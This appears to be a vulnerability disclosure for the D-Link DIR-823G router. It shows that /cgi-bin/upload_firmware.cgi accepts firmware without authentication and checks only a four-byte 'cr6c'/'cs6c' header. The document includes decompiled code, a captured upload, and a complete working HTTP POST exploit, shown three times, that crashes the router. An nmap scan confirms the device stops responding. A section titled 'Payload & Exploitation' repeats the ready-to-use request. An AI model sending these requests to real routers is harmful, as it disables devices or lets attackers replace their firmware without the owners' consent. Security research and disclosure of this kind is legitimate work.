# DIR-823G-Update the firmware without authorization verification.

DIR-823G Upload firmware without review authority, put the router in a high-risk state or deny service.

## Vulnerable Firmware Versions


**DIR-823G REVA1 1.02B05(Lastest)**

## Analysis

Found `<form class="clearboth" style="position:relative" action="/cgi-bin/upload_firmware.cgi" method="post" id="upload_form" enctype="multipart/form-data ">` in **/web_mtn/FirmwareUpdate.html**.

So,uploading firmware update files should be processed by **/cgi-bin/upload_firmware.cgi**.

Try to upload a firmware file and intercept it with Burp Suite.



```
POST /cgi-bin/upload_firmware.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------282784183461168658541535333320
Content-Length: 6227246
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/FirmwareUpdate.html
Cookie: uid=0jYxBrjCNp; PrivateKey=5D7864723F6D261E02095D964FA05B5C; timeout=52
Upgrade-Insecure-Requests: 1

-----------------------------282784183461168658541535333320
Content-Disposition: form-data; name="uploadConfigFile"; filename="DIR823G_V1.0.2B05_20181207.bin"
Content-Type: application/octet-stream

cr6c��□□d!�`�@��□<d□&��□<(h1&!@�□□!��□□!@ □□!!�□�(□! □□(□!@�□$□$□□□$□�     <□)5(��    <$@  □G□□□$&□□□□$"□□□�□<□□�4��□□<��!4$@□□□   <□g)5
□□�□<□□�4���□□1□
     $□   □□�□□□<□g□5□�□<□□�4��□
□$□�□<□□�4v(□���□�□<□□�4��□□<��!4$@□□□   <□Z)5      □□�□<□□�4���□□1□         $□   □□�□□□<□Z□5□�□<□□�4��□
□$□�□<□□�4v(□���□�□<X�4□$��□□$□�□<\�4����□
......
���'□��□���□<!����<��□<□hC�p%�$��<�□(□h@�□□&�□<!86□(�□<��□<�%�$�□(��□<�□(□h□���□<�□(�%�$□h□�□��□��"(□□�'!□��(□!□�□c$���$��!8����□!
C□�□��<□hC���<□hB�!0��(□!□b���$□B$��□�$���TC���<□hC�!(�□�□□hE��□<��<□�□□hC����'□��□��□��□����□<□hF�!����□<�%�$!8
�□(!����<□hD�□hB�!□�(□!□���c$□B$$�□1&��`TD���<□hC�□��□��!�□□hP�□��□��□�
```

In upload_firmware.cgi:


```
    __src = (char *)FUN_00400eb4(__filename);
    iVar2 = strncmp(__src,"SUCCESS",7);
    if (iVar2 == 0) {
  printf(
     "window.setTimeout(\"location.href=\'http://%s/FirmwareUpdate.html?UpdateResult=%s\'\",0);"
     ,&local_4f8,"SUCCESS");
  }
```

In FUN_00400eb4:

```
  iVar3 = memcmp((void *)((int)__buf + __fd),&DAT_00401640,4);
    if ((iVar3 == 0) ||
   (__fd = memcmp((void *)((int)__buf + __fd),&DAT_00401648,4), __fd == 0)) {
  free(__buf);
  pcVar1 = "SUCCESS";
    }

  //LOAD:00401640 aCs6c:  .ascii "cs6c"
  //LOAD:00401648 aCr6c:  .ascii "cr6c"
```

It seems that there is no authorization verification, only the first four data that need to be submitted are cs6c/cr6c.



```
POST /cgi-bin/upload_firmware.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------282784183461168658541535333320
Content-Length: 213
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/FirmwareUpdate.html
Upgrade-Insecure-Requests: 1

-----------------------------282784183461168658541535333320
Content-Disposition: form-data; name="uploadConfigFile"; filename="DIR823G_V1.0.2B05_20181207.bin"
Content-Type: application/octet-stream

cr6c crash!
```

```
HTTP/1.0 200 OK
     Server: GoAhead-Webs/2.1.8
     Pragma: no-cache
     Content-type: text/html


<html>
<head>
<TITLE>Import Settings</TITLE>
<link rel=stylesheet href=/style/normal_ws.css type=text/css>
<meta http-equiv="content-type" content="text/html; charset=utf-8">
</head>
<body><script language="JavaScript" type="text/javascript">
window.setTimeout("location.href='http://192.168.0.1/FirmwareUpdate.html?UpdateResult=SUCCESS'", 0);</script>
</body></html>

```

> ubuntu@ubuntu:~$ nmap 192.168.0.1
>
> Starting Nmap 7.01 ( https://nmap.org ) at 2020-09-05 22:36 PDT Nmap scan report for 192.168.0.1 Host is up (0.16s latency). All 1000 scanned ports on 192.168.0.1 are closed
>
> Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds

Successfully make the router stop working.

## Payload & Exploitation##

```
POST /cgi-bin/upload_firmware.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------282784183461168658541535333320
Content-Length: 213
Origin: http://192.168.0.1
Connection: close
Referer: http://192.168.0.1/FirmwareUpdate.html
Upgrade-Insecure-Requests: 1
-----------------------------282784183461168658541535333320
Content-Disposition: form-data; name="uploadConfigFile"; filename="DIR823G_V1.0.2B05_20181207.bin"
Content-Type: application/octet-stream
cr6c crash!
```

An attacker can update the firmware or make the router stop working without permission.It may even make the router completely unusable.